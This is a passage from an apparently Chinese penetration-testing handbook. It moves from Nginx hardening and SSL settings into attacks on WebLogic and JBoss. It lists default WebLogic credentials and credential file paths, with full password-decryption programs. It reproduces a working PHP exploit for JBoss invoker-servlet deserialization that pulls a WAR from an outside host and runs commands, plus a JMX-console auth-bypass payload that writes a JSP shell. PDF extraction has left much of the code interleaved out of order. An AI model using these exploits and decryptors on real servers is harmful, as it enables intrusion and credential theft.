4. 取消nobody对于/bin/sh 的执行权限

chmod 776 /bin/sh

1. 确认网站目录对于nobody的权限为可读可执行， 对网站文件的权限为可读
2. 对于上传目录或者写入写文件的目录添加nobody的写入权限
3. 配置nginx.conf 对于上传目录无php的执行权限
4. 配置nginx.conf禁止访问的文件夹， 如后台， 或者限制访问ip
5. 配置nginx.conf禁止访问的文件类型， 如一些txt日志文件
6. 数据分区使用nosuid,noexec,nodev属性挂载
7. 关闭Nginx版本号显示server\_tokens off
8. 关闭PHP版本号显示Expose\_php = off

虚拟主机安全配置

1. 建立不同的php-fpm池， 可以是不同文件， 也可以是不同的[www]。
2. 配置php-fpm监听不同unxi套接字：

listen = /var/run/php-fpm/sock

1. 配置nginx不同的虚拟主机。
2. 虚拟主机绑定不同的php-fpm套接字：

fastcgi\_pass unix:/var/run/php-fpm/sock;

日志

日志配置示例：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

log\_format main '=====================================================

$request

Cookie: $http\_cookie

User-Agent: $http\_user\_agent Content-Type: $content\_type Content-Length: $content\_length Host: $host

$request\_body

=====================================================';

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* 请求数据大小： $request\_length
* 返回数据大小： $bytes\_sent
* 请求耗时： $request\_time
* 所用连接序号： $connection
* 当前连接发生请求数： $connection\_requests

buffer满32k才刷盘； 假如buffer不满5s钟强制刷盘： access\_log /data/logs/nginx-access.log buffer=32k flush=5s;

412/990

QQ群：632167235

其他

防止iframe框架：

add\_header X-Frame-Options "DENY";

**7.1.2.6.5 SSL**配置

SSL配置

配置文件：

server

ssl on;

#listen 443 ssl; #可以替代以上两行

ssl\_certificate /var/www/sslkey/cacert.pem;

在php块中需要配置：

fastcgi\_param HTTPS on;

推荐配置：

ssl\_ciphers "EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH";

ssl\_protocols TLSv1 TLSv1.1 TLSv1.2; ssl\_prefer\_server\_ciphers on; ssl\_session\_cache shared:SSL:10m;

add\_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload"; add\_header X-Frame-Options DENY;

add\_header X-Content-Type-Options nosniff; ssl\_session\_tickets off; # Requires nginx >= 1.5.9 ssl\_stapling on; # Requires nginx >= 1.3.7 ssl\_stapling\_verify on; # Requires nginx => 1.3.7 resolver $DNS-IP-1 $DNS-IP-2 valid=300s; resolver\_timeout 5s;

服务器优化

SSL操作需要消耗CPU资源， 所以在多处理器的系统， 需要启动多个工作进程， 而且数量需要不少于可用

CPU的个数。最消耗CPU资源的SSL操作是SSL握手， 有两种方法可以将每个客户端的握手操作数量降到最低： 第一种是保持客户端长连接， 在一个SSL连接发送多个请求， 第二种是在并发的连接或者后续的连接中重用SSL会话参数， 这样可以避免SSL握手的操作。会话缓存用于保存SSL会话， 这些缓存在工作进程间共享， 可以使用ssl\_session\_cache指令进行配置。1M缓存可以存放大约4000个会话。默认的缓存超时是5分

钟， 可以使用ssl\_session\_timeout加大它。

下面是一个针对4核系统的配置优化的例子， 使用10M的共享会话缓存：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ worker\_processes 4;

http {

ssl\_session\_cache shared:SSL:10m;

ssl\_session\_timeout 10m;

server {

listen

443;

server\_name

www.example.com;

keepalive\_timeout 70;

413/990

ssl\_certificate\_key /var/www/sslkey/privkey.pem;

}

{

listen 443;

QQ群：632167235

ssl\_certificate www.example.com.crt;

ssl\_certificate\_key www.example.com.key;

ssl\_protocols SSLv3 TLSv1 TLSv1.1 TLSv1.2;

ssl\_ciphers

HIGH:!aNULL:!MD5;

}

}

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

注意

有些浏览器不接受那些众所周知的证书认证机构签署的证书， 而另外一些浏览器却接受它们。这是由于证书签发使用了一些中间认证机构， 这些中间机构被众所周知的证书认证机构授权代为签发证书， 但是它们自己却不被广泛认知， 所以有些客户端不予识别。针对这种情况， 证书认证机构提供一个证书链的包裹， 用来声明众所周知的认证机构和自己的关系， 需要将这个证书链包裹与服务器证书合并成一个文件。在这个文件里， 服务器证书需要出现在认证方证书链的前面：

# **cat server.crt ca.crt > ser.crt**

顺序不能错！

SSL协议增强

1. 禁止旧的SSL协议， 只允许使用当前可靠的SSL协议：

ssl\_protocols TLSv1 TLSv1.1 TLSv1.2;

2. 禁止已经不再安全的加密算法：

ssl\_ciphers 'ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM- SHA384:DHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA256:ECDHE-RSA- AES256-SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES128-SHA256:DHE-RSA-AES256- SHA:DHE-RSA-AES128-SHA:ECDHE-RSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES256-GCM-SHA384:AES128- GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA:DES-CBC3-SHA:HIGH:!aNULL:!eNULL:! EXPORT:!CAMELLIA:!DES:!MD5:!PSK:!RC4';

3. 优先使用服务器提供的加密算法：

ssl\_prefer\_server\_ciphers on;

4. 配置强度更大的DHE参数:

# **openssl dhparam -out dhparam.pem 2048**

ssl\_dhparam /path/to/dhparam.pem;

5. 启用HSTS:

add\_header Strict-Transport-Security max-age=15768000;

6. 重定向： server { listen 80;

add\_header Strict-Transport-Security max-age=15768000; return 301 https://www.yourwebsite.com$request\_uri;

}

7. 推荐的加密算法：

ssl\_ciphers 'AES128+EECDH:AES128+EDH';

8. 推荐的向后兼容的加密算法：

ssl\_ciphers "ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM- SHA384:DHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA256:ECDHE-RSA- AES256-SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES128-SHA256:DHE-RSA-AES256- SHA:DHE-RSA-AES128-SHA:ECDHE-RSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES256-GCM-SHA384:AES128- GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA:DES-CBC3-SHA:HIGH:!aNULL:!eNULL:! EXPORT:!DES:!MD5:!PSK:!RC4";

414/990

ssl on;

QQ群：632167235

9. 启用PFS：

# **openssl dhparam -out dhparam.pem 4096**

ssl\_dhparam /etc/ssl/certs/dhparam.pem;

**7.1.2.6.6** 安全风险

漏洞：

Nginx <= 0.8.37 fcgi的漏洞， 需要开启cgi.fix\_pathinfo

/xx.jpg%00.php

/xx.jpg/.php

利用步骤：

1.上传任意正常文件

[2.http://127.0.0.1/a.jpg(非](http://127.0.0.1/a.jpg(%E9%9D%9E)编码空格)/0.php

应用权限不当可提权

Nginx CVE-2016-1247

**7.1.2.6.7 if**指令

语法：

if(condition){...}

* 当表达式只是一个变量时， 如果值为空或任何以0开头的字符串都会当做false
* 直接比较变量和内容时， 使用=或!=
* ~正则表达式匹配， ~\*不区分大小写的匹配， !~区分大小写的不匹配

-f和!-f用来判断是否存在文件

-d和!-d用来判断是否存在目录

-e和!-e用来判断是否存在文件或目录

-x和!-x用来判断文件是否可执行

全局变量：

* $args： 这个变量等于请求行中的参数， 同$query\_string
* $content\_length： 请求头中的Content-length字段。
* $content\_type： 请求头中的Content-Type字段。
* $document\_root： 当前请求在root指令中指定的值， 如： “/var/www/html”。
* $host： 请求主机头字段， 否则为服务器名称。
* $http\_user\_agent： 客户端agent信息。
* $http\_cookie： 客户端cookie信息。
* $limit\_rate： 这个变量可以限制连接速率。
* $request\_method： 客户端请求的动作， 通常为GET或POST。
* $remote\_addr： 客户端的IP地址。
* $remote\_port： 客户端的端口。
* $remote\_user： 已经经过Auth Basic Module验证的用户名。
* $request\_filename： 当前请求的文件路径， 由root或alias指令与URI请求生成， 如： “/var/www/html/test1/

test2/test.php”。

* $scheme： HTTP方法（ 如http， https） 。
* $server\_protocol： 请求使用的协议， 通常是HTTP/1.0或HTTP/1.1。
* $server\_addr： 服务器地址， 在完成一次系统调用后可以确定这个值。
* $server\_name： 服务器名称。
* $server\_port： 请求到达服务器的端口号。
* $request\_uri： 包含请求参数的原始URI， 不包含主机名， 如： [“http://hostname/foo/bar.php?arg=baz”](http://hostname/foo/bar.php?arg=baz)。
* $uri： 不带请求参数的当前URI， $uri不包含主机名， 如“/foo/bar.html”。
* $document\_uri： 与$uri相同。

415/990

QQ群：632167235

常用正则：

* .： 匹配除换行符以外的任意字符
* ?： 重复0次或1次

• +： 重复1次或更多次

* \*： 重复0次或更多次
* \d： 匹配数字
* ^： 匹配字符串的开始
* $： 匹配字符串的介绍
* {n}： 重复n次
* {n,}： 重复n次或更多次
* [c]： 匹配单个字符c
* [a-z]： 匹配a-z小写字母的任意一个
* \转义特殊字符

小括号()之间匹配的内容， 可以在后面通过$1来引用， $2表示的是前面第二个()里的内容。

**7.1.2.6.8 rewrite**指令

rewrite只能放在 server{}、location{} 和 if{} 中， 并且只能对域名后边的除去传递的参数外的字符串起作用。

例如 [http://seanlook.com/a/we/index.php?id=1&u=str](http://seanlook.com/a/we/index.php?id=1&amp;u=str) 只对 /a/we/index.php 重写。

语法：

rewrite regex replacement [flag]

flag标志位：

* last： 相当于Apache的[L]标记， 表示完成rewrite。
* break： 停止执行当前虚拟主机的后续rewrite指令集。
* redirect： 返回302临时重定向， 地址栏会显示跳转后的地址。
* permanent： 返回301永久重定向， 地址栏会显示跳转后的地址。

因为301和302不能简单的只返回状态码， 还必须有重定向的URL， 这就是return指令无法返回301、302的原因了。

这里last和break区别有点难以理解：

1. last一般写在server和if中， 而break一般使用在location中；
2. last不终止重写后的url匹配， 即新的url会再从server走一遍匹配流程， 而break终止重写后的匹配；
3. break和last都能阻止继续执行后面的rewrite指令。

**7.1.2.7 WebLogic**

**7.1.2.7.1** 弱口令

Weblogic10g-12c默认的管理后台是： http://localhost:7001/console

Weblogic10以下默认后台地址是： http://192.168.80.1:7001/console/login/LoginForm.jsp

默认的缺省密码有以下几组：

* 用户名密码均为： weblogic
* 用户名密码均为： system
* 用户名密码均为： portaladmin
* 用户名密码均为： guest

如果尝试完了都不能登录， 可以交叉换用用户名和密码。

416/990

QQ群：632167235

WebLogic 11g默认为： weblogic/weblogic1 WebLogic 8、9、10默认为： weblogic/weblogic

**7.1.2.7.2** 加密解密

说明

加密方式：

WebLogic 11gR1后采用了AES的加密方式， 之前版本采用的3DES加密方式。

加解密重要文件：

/bea/user\_projects/domains/XXXX/security/SerializedSystemIni.dat #包含密钥

/bea/user\_projects/domains/XXXX/security/DefaultAuthenticatorInit.ldift

/opt/bea/user\_projects/domains/XXX/config/jdbc/ #DB链接信息

/opt/bea/user\_projects/domains/XXX/config/config.xml #节点管理用户/密码， Web APP存放目录

/opt/bea/user\_projects/domains/XXX/servers/AdminServer/data/ldap

/opt/bea/user\_projects/domains/XXX/servers/AdminServer/security/boot.properties #(WebLogic 8、9、10、

11)console后台管理用户/密码password={3DES}XXXXX username={3DES}XXXXX

C:\bea\wlserver6.1\config\mydomain\config.xml #WEBLOGIC 的配置文件

C:\bea\wlserver6.1\config\mydomain\startWebLogic.cmd #一般保存了连接密码

加密：

# **java weblogic.WLST**

# **pw = encrypt('password')**

# **print pw**

变更密码：

# **java -cp %WL\_HOME%\server\lib\weblogic.jar weblogic.Admin -url t3://localhost:7001 -invoke - mbean Security:Name=myrealmDefaultAuthenticator -method resetUserPassword username new\_password**

# **java -cp $BEA\_HOME/wlserver\_10.3/server/lib/weblogic.jar weblogic.security.utils.AdminAccount <**新用户名 **> <**新密码 **>**

密码解密

Decrypt

解密步骤：

Step 1). 创建一个单独的目录。如： C:\DecryptionDemo

Step 2). 现在粘贴来自“<DOMAIN\_HOME>\security”目录的“SerializedSystemIni.dat”文件到当前目录“C:

\DecryptionDemo”

Step 3). 现在打开一个命令行运行 **setWLSEnv.cmd** 或 **setWLSEnv.sh**， 确保weblogic.jar被加入CLASSPATH

变量

Step 4). 编译 **javac Decrypt.java**

Step 5). 执行命令破解 **java Decrypt [domainDir] [password]** 或 **java -cp .;%CLASSPATH% Decrypt [domainDir] [password]**

Decrypt.java文件（ 文件名称不能变）：

417/990

QQ群：632167235

配置文件解密

另一个可以解密的程序WebLogicDecryptor.java文件：

418/990

// compile : javac Decrypt.java

// run : java Decrypt domainDir pass

import java.util.\*; import java.io.\*;

import java.io.PrintStream;

import weblogic.security.internal.\*;

import weblogic.security.internal.encryption.\*;

public class Decrypt

{

static ClearOrEncryptedService ces = **null**;

public static void main(String args[])

{

String s = **null**; **if**(args.length != 2){

s = ServerAuthenticate.promptValue("Password: ", false); System.err.println("Usage: java Decrypt [ domainDir ] [ password ]"); System.exit(-1);

} **else** {

s = args[1];

}

ces = **new** ClearOrEncryptedService(SerializedSystemIni.getEncryptionService(**new** File(args [0]).getAbsolutePath()));

**if**(s != **null**)

System.out.println("\nDecrypted Password is:" + ces.decrypt(s));

}

}

QQ群：632167235

419/990

/\* compile : javac xx.java

run : java xx // Usage: [domainDir] [encrypt config File] for weblogic 8 9 10 java xx C:\bea\\user\_projects\\test C:\bea\\user\_projects\\test\\boot.properties

\*/

import java.util.\*; import java.io.\*;

import javax.xml.parsers.\*; import javax.xml.xpath.\*; import org.w3c.dom.\*;

import weblogic.security.internal.\*; // requires weblogic.jar in the class path import weblogic.security.internal.encryption.\*;

public class WebLogicDecryptor {

private static final String PREFIX = "{3DES}";

private static final String XPATH\_EXPRESSION = "//node()[starts-with(text(), '" + PREFIX + "')] | //@\* [starts-with(., '" + PREFIX + "')]";

private static ClearOrEncryptedService ces;

public static void main(String[] args) throws Exception {

**if** (args.length < 2) {

**throw new** Exception("Usage: [domainDir] [encrypt config File]");

}

ces = **new** ClearOrEncryptedService(SerializedSystemIni.getEncryptionService(**new** File(args [0]).getAbsolutePath()));

File file = **new** File(args[1]);

**if** (file.getName().endsWith(".xml")) { processXml(file);

}

**else if** (file.getName().endsWith(".properties")){ processProperties(file);

}

}

private static void processXml(File file) throws Exception {

Document doc = DocumentBuilderFactory.newInstance().newDocumentBuilder().parse(file); XPathExpression expr = XPathFactory.newInstance().newXPath().compile(XPATH\_EXPRESSION); NodeList nodes = (NodeList)expr.evaluate(doc, XPathConstants.NODESET);

**for** (int i = 0; i < nodes.getLength(); i++) { Node node = nodes.item(i);

print(node.getNodeName(), node.getTextContent());

}

}

QQ群：632167235

PY解密

win脚本：

linux脚本：

420/990

@echo off SETLOCAL

call setEnv.cmd

**set** CURRENT\_DIR=%cd%

**cd** %~dp0\..

**set** PARENT\_DIR=%cd%

**cd** %CURRENT\_DIR%

**echo** On Windows the encrypted password **which** contains "\" cannot be decrypted, so we need to remove "\" before decryption.

"%JAVA\_HOME%\bin\java" weblogic.WLST decryptWLSPwd.py %PARENT\_DIR% %\* echo**:**

**:**finish ENDLOCAL

private static void processProperties(File file) throws Exception { Properties properties = **new** Properties(); properties.load(**new** FileInputStream(file));

**for** (Map.Entry p : properties.entrySet()) {

**if** (p.getValue().toString().startsWith(PREFIX)) { print(p.getKey(), p.getValue());

}

}

}

private static void print(Object attributeName, Object encrypted) { System.out.println("Node name: " + attributeName); System.out.println("Encrypted: " + encrypted); System.out.println("Decrypted: " + ces.decrypt((String)encrypted) + "\n");

}

}

QQ群：632167235

PY脚本：

**7.1.2.8 JBoss**

421/990

import os

import weblogic.security.internal.SerializedSystemIni

import weblogic.security.internal.encryption.ClearOrEncryptedService

**def** decrypt(agileDomain, encryptedPassword): agileDomainPath = os.path.abspath(agileDomain)

encryptSrv = weblogic.security.internal.SerializedSystemIni.getEncryptionService(agileDomainPath) ces = weblogic.security.internal.encryption.ClearOrEncryptedService(encryptSrv)

password = ces.decrypt(encryptedPassword)

**print** "Plaintext password is:" + password

**try**:

**if len**(sys.argv) == 3: decrypt(sys.argv[1], sys.argv[2])

**else**:

**print** "Please input arguments as below"

**print** " Usage 1: java weblogic.WLST decryptWLSPwd.py <agileDomain\_Home> <encrypt\_pwd>"

**print** " Usage 2: decryptWLSPwd.cmd <encrypt\_pwd>"

**print** "Example:"

**print** " java weblogic.WLST decryptWLSPwd.py C:\Agile\Agile933\agileDomain {AES} JhaKwt4vUoZ0Pz2gWTvMBx1laJXcYfFlMtlBIiOVmAs="

**print** " decryptWLSPwd.cmd {AES}JhaKwt4vUoZ0Pz2gWTvMBx1laJXcYfFlMtlBIiOVmAs="

**except**:

**print** "Exception: ", sys.exc\_info()[0] dumpStack()

**raise**

# Set all env variables

..**/**setEnv.sh

CURRENT\_DIR=`pwd` PARENT\_DIR=`dirname $CURRENT\_DIR`

CLASSPATH=$CLASSPATH

**export** CLASSPATH

"$JAVA\_HOME/bin/java" -ms64m -mx64m -classpath $CLASSPATH weblogic.WLST decryptWLSPwd.py

$PARENT\_DIR $\*

QQ群：632167235

**7.1.2.8.1** 安全风险

控制台：

http://x.x.x.x:8080/jmx-console/

jmx-console、web-console、admin-console

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

jboss本身的漏洞， 即使限制了jmx-console、web-console、admin-console， 仍然有可能导致远程命令执行。http://edcard.sinopec.com:80/invoker/JMXInvokerServlet

422/990

QQ群：632167235

423/990

**<?php**

/\*

Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet (RMI over HTTP) Marshalled Object Remote Code Execution

google dork: inurl:status EJBInvokerServlet

this was used successfully on Windows during a penetration test against

McAfee Web Reporter 5.2.1 (tcp port 9111/http) gaining administrative privileges see:<http://www.mcafee.com/it/downloads/downloads.aspx>

file tested: webreporter64bit.zip

Usage:

C:\PHP>php 9sg\_ejb.php 192.168.0.1 id

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

X-Powered-By: Servlet 2.4; JBoss-4.0.5.GA (build: CVSTag=Branch\_4\_0 date=2006101 62339)/Tomcat-5.5

Set-Cookie: JSESSIONID=E9EEE1D6AD27D64ED3835C1092C4FC29; Path=/

Content-Type: text/html;charset=ISO-8859-1 Content-Length: 43

Date: Fri, 04 Oct 2013 07:25:48 GMT

Connection: close

uid=0(root) gid=0(root) groups=0(root) C:\PHP>

~ rgod ~

\*/

$host=$argv[1];

$cmd=$argv[2];

//$port=9111; //mcafee

$port=80;

//small jsp shell

//change this if you want, url to the app to be deployed, keep it short

$url=["http://retrogod.altervista.org/a.war?"](http://retrogod.altervista.org/a.war);

$url\_len=pack("n",strlen($url));

**function** hex\_dump($data, $newline="\n") {

**static** $from = '';

**static** $to = '';

QQ群：632167235

424/990

**static** $width = 16;

**static** $pad = '.';

**if** ($from==='') {

**for** ($i=0; $i<=0xFF; $i++) {

$from .= chr($i);

$to .= ($i >= 0x20 && $i <= 0x7E) ? chr($i) : $pad;

}

}

$hex = str\_split(bin2hex($data), $width\*2);

$chars = str\_split(strtr($data, $from, $to), $width);

$offset = 0;

**foreach** ($hex **as** $i => $line) {

**echo** sprintf('%6X',$offset).' : '.implode(' ', str\_split($line,2)) . ' [' . $chars[$i] . ']' . $newline;

$offset += $width;

}

}

$frag\_i=

"\xac\xed\x00\x05\x73\x72\x00\x29\x6f\x72\x67\x2e\x6a\x62\x6f\x73". // sr.) org.jbos

"\x73\x2e\x69\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x2e\x4d\x61\x72". // s.invoca tion.Mar "\x73\x68\x61\x6c\x6c\x65\x64\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f". // shalledI nvocatio "\x6e\xf6\x06\x95\x27\x41\x3e\xa4\xbe\x0c\x00\x00\x78\x70\x70\x77". // n...'A>. xppw

"\x08\x78\x94\x98\x47\xc1\xd0\x53\x87\x73\x72\x00\x11\x6a\x61\x76". // .x..G..S .sr..jav "\x61\x2e\x6c\x61\x6e\x67\x2e\x49\x6e\x74\x65\x67\x65\x72\x12\xe2". // a.lang.I nteger.. "\xa0\xa4\xf7\x81\x87\x38\x02\x00\x01\x49\x00\x05\x76\x61\x6c\x75". // .....8.. .I..valu "\x65\x78\x72\x00\x10\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x4e". // exr..jav a.lang.N "\x75\x6d\x62\x65\x72\x86\xac\x95\x1d\x0b\x94\xe0\x8b\x02\x00\x00". // umber... ........

"\x78\x70\x26\x95\xbe\x0a\x73\x72\x00\x24\x6f\x72\x67\x2e\x6a\x62". // xp&. sr .$org.jb

"\x6f\x73\x73\x2e\x69\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x2e\x4d". // oss.invo cation.M "\x61\x72\x73\x68\x61\x6c\x6c\x65\x64\x56\x61\x6c\x75\x65\xea\xcc". // arshalle dValue.. "\xe0\xd1\xf4\x4a\xd0\x99\x0c\x00\x00\x78\x70\x77";

$frag\_ii="\x00";

$frag\_iii=

"\xac\xed\x00\x05\x75\x72\x00\x13\x5b\x4c\x6a\x61\x76\x61\x2e". // .....ur. .[Ljava. "\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x63\x74\x3b\x90\xce\x58\x9f". // lang.Obj ect;..X. "\x10\x73\x29\x6c\x02\x00\x00\x78\x70\x00\x00\x00\x04\x73\x72\x00". // .s)l...x p. sr.

"\x1b\x6a\x61\x76\x61\x78\x2e\x6d\x61\x6e\x61\x67\x65\x6d\x65\x6e". // .javax.m anagemen "\x74\x2e\x4f\x62\x6a\x65\x63\x74\x4e\x61\x6d\x65\x0f\x03\xa7\x1b". // t.Object Name....

"\xeb\x6d\x15\xcf\x03\x00\x00\x78\x70\x74\x00\x21\x6a\x62\x6f\x73". // .m. x pt.!jbos

"\x73\x2e\x73\x79\x73\x74\x65\x6d\x3a\x73\x65\x72\x76\x69\x63\x65". // s.system :service "\x3d\x4d\x61\x69\x6e\x44\x65\x70\x6c\x6f\x79\x65\x72\x78\x74\x00". // =MainDep loyerxt. "\x06\x64\x65\x70\x6c\x6f\x79\x75\x71\x00\x7e\x00\x00\x00\x00\x00". // .deployu q.~.....

"\x01\x74".

$url\_len.

$url. "\x75\x72\x00".

QQ群：632167235

425/990

"\x13\x5b\x4c\x6a\x61\x76\x61\x2e\x6c\x61". // ur..[ Ljava.la "\x6e\x67\x2e\x53\x74\x72\x69\x6e\x67\x3b\xad\xd2\x56\xe7\xe9\x1d". // ng.Strin g;..V... "\x7b\x47\x02\x00\x00\x78\x70\x00\x00\x00\x01\x74\x00\x10\x6a\x61". // {G...xp. t..ja

"\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x53\x74\x72\x69\x6e\x67";

$frag\_iv= "\x0d\xd3".

"\xbe\xc9\x78\x77\x04\x00\x00\x00\x01\x73\x72\x00\x22\x6f\x72\x67". // ..xw. sr."org

"\x2e\x6a\x62\x6f\x73\x73\x2e\x69\x6e\x76\x6f\x63\x61\x74\x69\x6f". // .jboss.i nvocatio "\x6e\x2e\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x4b\x65\x79\xb8". // n.Invoca tionKey. "\xfb\x72\x84\xd7\x93\x85\xf9\x02\x00\x01\x49\x00\x07\x6f\x72\x64". // .r...... ..I..ord "\x69\x6e\x61\x6c\x78\x70\x00\x00\x00\x05\x73\x71\x00\x7e\x00\x05". // inalxp.. ..sq.~.. "\x77\x0d\x00\x00\x00\x05\xac\xed\x00\x05\x70\xfb\x57\xa7\xaa\x78". // w....... ..p.W..x "\x77\x04\x00\x00\x00\x03\x73\x71\x00\x7e\x00\x07\x00\x00\x00\x04". // w.....sq .~......

"\x73\x72\x00\x23\x6f\x72\x67\x2e\x6a\x62\x6f\x73\x73\x2e\x69\x6e". // sr.#org. jboss.in "\x76\x6f\x63\x61\x74\x69\x6f\x6e\x2e\x49\x6e\x76\x6f\x63\x61\x74". // vocation .Invocat "\x69\x6f\x6e\x54\x79\x70\x65\x59\xa7\x3a\x1c\xa5\x2b\x7c\xbf\x02". // ionTypeY .:..+|.. "\x00\x01\x49\x00\x07\x6f\x72\x64\x69\x6e\x61\x6c\x78\x70\x00\x00". // ..I..ord inalxp.. "\x00\x01\x73\x71\x00\x7e\x00\x07\x00\x00\x00\x0a\x70\x74\x00\x0f". // ..sq.~.. ....pt.. "\x4a\x4d\x58\x5f\x4f\x42\x4a\x45\x43\x54\x5f\x4e\x41\x4d\x45\x73". // JMX\_OBJE CT\_NAMEs "\x72\x00\x1b\x6a\x61\x76\x61\x78\x2e\x6d\x61\x6e\x61\x67\x65\x6d". // r..javax .managem "\x65\x6e\x74\x2e\x4f\x62\x6a\x65\x63\x74\x4e\x61\x6d\x65\x0f\x03". // ent.Obje ctName.. "\xa7\x1b\xeb\x6d\x15\xcf\x03\x00\x00\x78\x70\x74\x00\x21\x6a\x62". // ...m. xpt.!jb

"\x6f\x73\x73\x2e\x73\x79\x73\x74\x65\x6d\x3a\x73\x65\x72\x76\x69". // oss.syst em:servi "\x63\x65\x3d\x4d\x61\x69\x6e\x44\x65\x70\x6c\x6f\x79\x65\x72\x78". // ce=MainD eployerx "\x78"; // x

$data=$frag\_i.pack("v",strlen($frag\_iii)+8).$frag\_ii.pack("n",strlen($frag\_iii)).$frag\_iii.$frag\_iv;

//$pk=""POST /invoker/JMXInvokerServlet/ HTTP/1.1\r\n". //the same ...

$pk="POST /invoker/EJBInvokerServlet/ HTTP/1.1\r\n".

"ContentType: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocation\r

\n".

"Accept-Encoding: x-gzip,x-deflate,gzip,deflate\r\n". "User-Agent: Java/1.6.0\_21\r\n".

"Host: ".$host.":".$port."\r\n".

"Accept: text/html, image/gif, image/jpeg, \*; q=.2, \*/\*; q=.2\r\n". "Connection: keep-alive\r\n".

"Content-type: application/x-www-form-urlencoded\r\n". "Content-Length: ".strlen($data)."\r\n\r\n".

$data;

**echo** hex\_dump($pk)."\n";

$fp=fsockopen($host,$port,$e,$err,3); fputs($fp,$pk);

$out=fread($fp,8192); fclose($fp);

**echo** hex\_dump($out)."\n";

QQ群：632167235

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

访问/jmx-console/有401验证， 通过发送HEAD请求即可完成绕过。

HEAD /jmx-console/HtmlAdaptor?

action=invokeOpByName&name=jboss.deployer:service=BSHDeployer&methodName=createScriptDeployment&argTyp

%20java.io.FileOutputStream%3b%0aimport%20sun.misc.BASE64Decoder%3b%0a%0aString%20FfvxdeJR% 20%3d%20%22aGVsbG93b3JsZGhhaGFoaGE%3d%22%3b%0a%0aBASE64Decoder%20woGbSwsmL%20%3d% 20new%20BASE64Decoder%28%29%3b%0aString%20WhXJjVRYXEECrBq%20%3d%20System.getProperty% 28%22jboss.server.home.dir%22%29%3b%0anew%20File%28WhXJjVRYXEECrBq%20%2b%20%22/deploy/ wooyunjboss.war%22%29.mkdir%28%29%3b%0abyte%5b%5d%20bzgeDcNOImdXb%20%3d% 20woGbSwsmL.decodeBuffer%28FfvxdeJR%29%3b%0aString%20ikPvygffXpizIrT%20%3d%20WhXJjVRYXEECrBq

%20%2b%20%22/deploy/wooyunjboss.war/wooyunjbosscheck.jsp%22%3b%0aFileOutputStream% 20enwYEplyVHl%20%3d%20new%20FileOutputStream%28ikPvygffXpizIrT%29%3b%0aenwYEplyVHl.write% 28bzgeDcNOImdXb%29%3b%0aenwYEplyVHl.close%28%29%3b% 0a&argType=java.lang.String&arg1=xmJa4e69mTMS2.bsh HTTP/1.1

**7.1.2.8.2** 密码解密

jboss用的是blowfish算法加密。

jboss的数据库连接密码一般存在 %JBOSS\_HOME%\server\%appname%\deploy 下面的各种xml里面， 比如

oracle的是oracle-ds.xml， mysql是mysql-ds.xml。

在没有加密的情况下， 密码是这么保存的：

在配置完密码加密后， 这个文件里要么没有username和password， 要么被comment掉了， 里面多了个

426/990

<jndi-name>OracleDS</jndi-name> //jndi名字

<use-java-context>false</use-java-context>

<connection-url>jdbc:oracle:thin:@localhost:1521:orcl</connection-url> //URL地址

<driver-class>oracle.jdbc.driver.OracleDriver</driver-class> //驱动

<user-name>root</user-name> //用户名

<password>123456</password> //密码

sleep(5);

$pk="GET /a/pwn.jsp?cmd=".urlencode($cmd)." HTTP/1.0\r\n". "Host: ".$host.":".$port."\r\n".

"Connection: Close\r\n\r\n";

**echo** hex\_dump($pk)."\n";

$fp=fsockopen($host,$port,$e,$err,3); fputs($fp,$pk);

$out="";

**while** (!feof($fp)) {

$out.=fread($fp,8192);

}

fclose($fp);

**echo** $out;

**?>**

QQ群：632167235

EncryptDBPassword。

加密后的密码存在jboss目录的conf/login-config.xml文件里：

5dfc52b51bd35553df8592078de921bc就是加密后的密文了， 有的时候前面还有个符号， 也是密文的一部分。

jboss用来加密的key是明文硬编码在jboss源码里的， key是“jaas is the way”。编译以下代码：

427/990

<application-policy name="EncryptDBPassword">

<authentication>

<login-module code="org.jboss.resource.security.SecureIdentityLoginModule" flag="required">

<module-option name="username">admin</module-option>

<module-option name="password">5dfc52b51bd35553df8592078de921bc</module-option>

<module-option name="managedConnectionFactoryName">jboss.jca:name=PostgresDS,service=LocalTxCM</module- option>

</login-module>

</authentication>

</application-policy>

QQ群：632167235

428/990

import java.math.BigInteger;

/\*

* JBoss.java - Blowfish encryption/decryption tool with JBoss default password
* Daniel Martin Gomez <daniel @ ngssoftware.com> - 03/Sep/2009

\*

* This file may be used under the terms of the GNU General Public License
* version 2.0 as published by the Free Software Foundation:
* <http://www.gnu.org/licenses/gpl-2.0.html>

\*/

import javax.crypto.\*;

import javax.crypto.spec.SecretKeySpec;

public class JBoss {

public static void main(String[] args) throws Exception {

**if** ((args.length != 2) ||

!(args[0].equals("-e") | args[0].equals("-d"))) { System.out.println(

